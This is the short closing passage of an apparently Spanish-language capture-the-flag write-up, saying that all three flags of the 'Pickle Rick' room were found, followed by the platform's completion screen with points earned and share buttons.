Con esto finalizamos con las 3 flags y completamos el reto de manera exitosa:


Share your win with your peers
Your progress can inspire others in your community.
Pickle Rick completed!
b3nd3r2997 completed another room on their cyber security journey.
Completed tasks
1
Points earned
90
Streak
1
Share on social media
Share your win before starting the next room
LinkedIn
WhatsApp
Telegram
Twitter / X
Facebook
Reddit
Go to dashboard